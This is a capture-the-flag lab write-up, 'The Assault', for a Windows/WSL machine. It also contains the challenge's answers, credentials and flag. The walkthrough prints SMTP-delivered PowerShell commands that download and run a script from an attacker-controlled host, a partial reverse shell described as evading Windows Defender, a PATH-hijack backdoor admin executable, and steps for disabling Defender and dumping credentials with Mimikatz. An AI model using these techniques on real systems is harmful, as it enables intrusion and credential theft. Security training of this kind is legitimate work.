Mission Name
The Assault

Historical Background
Ethan and Claire have arrived in Euphea alongside the Chancellor and Principal as part of an ongoing investigation. They've been tasked with recompiling certain code snippets, presenting a prime opportunity to embed a bug within the system. This moment is critical, as it allows them to exploit the knowledge gained from earlier simulator training to execute their real mission.

Technical High-Level Overview
Armed with insights and tactics honed in the simulator, Ethan and Claire are poised for the actual infiltration. The goal is clear: utilize the bug discovered during their simulation exercises to gain unauthorized access to the system, impersonating either the Chancellor or the Principal. This subterfuge is vital for obtaining sensitive information or manipulating the system to their advantage.

Short Mission Description
Ethan, the time has come to apply the lessons learned from the simulator. Your objective is to infiltrate the system, leveraging the bug to assume the identities of either the Chancellor or the Principal. Success in this endeavor requires precision and stealth, as you navigate the system to complete your mission. Best of luck!

Mission Description
In the heart of Euphea, within the prestigious surroundings of the Principal's quarters, Ethan and Claire face a pivotal moment. Tasked with recompiling code snippets for an investigation, they recognize the perfect opportunity to implement a strategic bug in the system. This critical action could decisively impact their mission, allowing them unparalleled access to the system under the guise of two of Euphea's most influential figures.

Location
EUPHEA FACULTY | THE PRINCIPAL'S QUARTERS

Tools

- User: usereuphea
- Password: us3rs_euphea_task

Questions

What is the software that allow to take desktop screenshots?

- screenshot.exe

What is the folder of path that allow to escalate privileges?

- C:\Users\chancellor\AppData\Local\Temp

What is the password of keypass database?

- cant_reveal_my_s3cr3ts

Hints

1. Practise in challenge 11, get active Windows Defender and try to bypass remotely with any powershell command or script
2. Try to get an screenshots and place in somewhere you can download
3. $env:path to escalate

Categories

- Enumeration
- Privilege Escalation
- Remote code execution
- Bypass Defenses
- Powershell
- Forensic

Write Up

This challenge presents a complex scenario that involves multiple steps to gain remote code execution, escalate privileges, and ultimately access sensitive information on a target system. Here's a streamlined guide to navigate through the challenge:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-03 05:11 EDT
Nmap scan report for 192.168.174.156
Host is up (0.00023s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.41 ((Ubuntu))
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:54:80:9A (VMware)
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.55 seconds
```

Figure 1

Initial Steps

- **Scanning the Target**: Identify open ports and services, specifically finding an Apache server showing a default page and a Pictures directory hinting at a path traversal possibility.

- **SSH Access**: Use provided credentials (usereuphea@ip with password us3rs_euphea_task) to SSH into the system, finding yourself in a restricted environment similar to a previous challenge

```
└─# dirb http://192.168.174.156/ /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jul  3 05:18:25 2021
URL_BASE: http://192.168.174.156/
WORDLIST_FILES: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://192.168.174.156/ ----
==> DIRECTORY: http://192.168.174.156/Pictures/
```

Figure 2



Figure 3



Figure 4

Exploit Preparation and Execution:

Prepare the PowerShell Scripts for Execution:
First Email: Send an email to execute a PowerShell command to download a.ps1 from a controlled server to the target machine:

- /mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -nop -c 'Invoke-WebRequest -Uri "http://192.168.174.129/a.ps1" -OutFile "C:\Users\principal\a.ps1"'

```
usereuphea@assault:/var$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 maqueta.localdomain ESMTP Postfix (Ubuntu)
ehlo euphea.com
250-maqueta.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
mail from: usereuphea@euphea.com
250 2.1.0 Ok
rcpt to: root@euphea.com
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
Subject: euphea tasks
/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -nop -c 'Invoke-WebRequest -Uri "http://192.168.174.129/a.ps1" -OutFile "C:\
Users\principal\a.ps1"'
.
250 2.0.0 Ok: queued as A49531E000000031823
quit
```

Figure 5

Second Email: Trigger the execution of the downloaded script a.ps1:

- /mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -nop -c 'C:\Users\princ

```
usereuphea@assault:/var$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 maqueta.localdomain ESMTP Postfix (Ubuntu)
ehlo euphea.com
250-maqueta.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
mail from: usereuphea@euphea.com
250 2.1.0 Ok
rcpt to: root@euphea.com
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
Subject: euphea tasks
/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -nop -c 'C:\Users\principal\a.ps1'
.
250 2.0.0 Ok: queued as BF85128000000031823
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

Figure 6

Craft and Execute a Reverse Shell:

Utilize a PowerShell reverse shell script that bypasses Windows Defender. The script initiates a TCP connection back to the attacker's machine, allowing command execution without detection.

```
if($socket -eq $null){
    exit 1
}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do{
    $writer.Flush();
    $read = $null;
    $res = ""
    while($stream.DataAvailable -or $read -eq $null) {
        $read = $stream.Read($buffer, 0, 1024)
    }
    $out = $encoding.GetString($buffer, 0, $read).Replace("`r`n","").Replace("`n","");
    if(!$out.equals("exit")){
        $args = "";
        if($out.IndexOf(' ') -gt -1){
            $args = $out.substring($out.IndexOf(' ')+1);
            $out = $out.substring(0,$out.IndexOf(' '));
            if($args.split(' ').length -gt 1){
                $pinfo = New-Object System.Diagnostics.ProcessStartInfo
                $pinfo.FileName = "cmd.exe"
                $pinfo.RedirectStandardError = $true
                $pinfo.RedirectStandardOutput = $true
                $pinfo.UseShellExecute = $false
                $pinfo.Arguments = "/c $out $args"
                $p = New-Object System.Diagnostics.Process
                $p.StartInfo = $pinfo
                $p.Start() | Out-Null
                $p.WaitForExit()
                $stdout = $p.StandardOutput.ReadToEnd()
                $stderr = $p.StandardError.ReadToEnd()
                if ($p.ExitCode -ne 0) {
                    $res = $stderr
                } else {
```

```
                $res = $stdout
            }
        } else {
            $res = (&"$out" "$args") | out-string;
        }
    } else {
        $res = (&"$out") | out-string;
    }
    if($res -ne $null){
        $writer.WriteLine($res)
    }
  }
}
While (!$out.equals("exit"))
```

Post-Access Actions



Figure 7

Use the Reverse Shell to Explore the System:

Discover screenshot.exe on the principal's desktop under Utils, and use it to capture a screenshot of the machine, saving it to C:\Users\principal\Pictures\.



Figure 8

Exploit Apache2 to Access the Screenshot:

Given Apache2 points to the Pictures directory in WSL, download the screenshot to find the Chancellor's password.



Figure 9

Remote Desktop Access:

Use rdesktop with the credentials chancellor:cant_forget_my_p4ssw0rd to access the machine with higher privileges.



Figure 10

Identify Privilege Escalation Vector:

Notice the system's path begins with C:\Users\chancellor\AppData\Local\Temp;, suggesting a potential for DLL or executable hijacking.

Craft a Malicious Executable:

Create a malicious taskmgr.exe (or a similarly named executable expected to run with administrative privileges) and place it in C:\Users\chancellor\AppData\Local\Temp. Use a bat-to-exe converter to create a silent executable that adds a backdoor administrator account without triggering Windows Defender.



Figure 11

Wait for Execution by Administrator:

Monitor for the automatic execution of monitoring.txt (a process list or task) by an administrative account, which triggers every 5 minutes, to execute the planted taskmgr.exe. Gain Full System Access:

Once the malicious executable runs, use the backdoor administrator account (Administrator:Adm_B4ckd00r_123) to gain full system access.

monitoring - Notepad

File Edit Format View Help

```
Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Registry                        88 N/A
smss.exe                       312 N/A
csrss.exe                      408 N/A
wininit.exe                    512 N/A
csrss.exe                      528 N/A
winlogon.exe                   608 N/A
services.exe                   648 N/A
lsass.exe                      660 KeyIso, SamSs
svchost.exe                    776 PlugPlay
svchost.exe                    796 BrokerInfrastructure, DcomLaunch, Power,
                                   SystemEventsBroker
fontdrvhost.exe                804 N/A
fontdrvhost.exe                808 N/A
svchost.exe                    900 RpcEptMapper, RpcSs
svchost.exe                    956 LSM
dwm.exe                       1020 N/A
svchost.exe                    792 TermService
svchost.exe                    828 CoreMessagingRegistrar
```

Figure 12

```
;@echo off
;Title Converting batch scripts to file.exe with iexpress
;Mode 75,3 & color 0A
;Rem Original Script
https://github.com/npocmaka/batch.scripts/edit/master/hybrids/iexpress/bat2exeIEXP.bat
;echo(
;if "%~1" equ "" (
    ;echo  Usage : Drag and Drop your batch file over this script:"%~nx0"
    ;Timeout /T 5 /nobreak>nul & Exit
;)
;set "target.exe=%__cd__%%~n1.exe"
;set "batch_file=%~f1"
;set "bat_name=%~nx1"
;set "bat_dir=%~dp1"
;Set "sed=%temp%\2exe.sed"
;echo             Please  wait a while ...  Creating "%~n1.exe" ...
;copy /y "%~f0" "%sed%" >nul
;(
    ;(echo()
    ;(echo(AppLaunched=cmd /c "%bat_name%")
    ;(echo(TargetName=%target.exe%)
    ;(echo(FILE0="%bat_name%")
    ;(echo([SourceFiles])
    ;(echo(SourceFiles0=%bat_dir%)
    ;(echo([SourceFiles0])
    ;(echo(%%FILE0%%=)
;)>>"%sed%"

;iexpress /n /q /m %sed%
;del /q /f "%sed%"
;exit /b 0

[Version]
Class=IEXPRESS
SEDVersion=3
[Options]
PackagePurpose=InstallApp
ShowInstallProgramWindow=0
HideExtractAnimation=1
UseLongFileName=1
InsideCompressed=0
CAB_FixedSize=0
CAB_ResvCodeSigning=0
```

```
RebootMode=N
InstallPrompt=%InstallPrompt%
DisplayLicense=%DisplayLicense%
FinishMessage=%FinishMessage%
TargetName=%TargetName%
FriendlyName=%FriendlyName%
AppLaunched=%AppLaunched%
PostInstallCmd=%PostInstallCmd%
AdminQuietInstCmd=%AdminQuietInstCmd%
UserQuietInstCmd=%UserQuietInstCmd%
SourceFiles=SourceFiles

[Strings]
InstallPrompt=
DisplayLicense=
FinishMessage=
FriendlyName=-
PostInstallCmd=<None>
AdminQuietInstCmd=
```



Figure 13



Figure 14

Final Objectives

- **Disable Windows Defender**: Follow similar steps from challenge 11 to disable defender and avoid detection.
- **Upload and Execute Mimikatz**: Extract master keys and retrieve stored passwords, including those for Chrome.
- **Access KeePass**: Use retrieved passwords to unlock KeePass and access sensitive information

Flag Information

flag{th1s_was_a_r34l_assault!}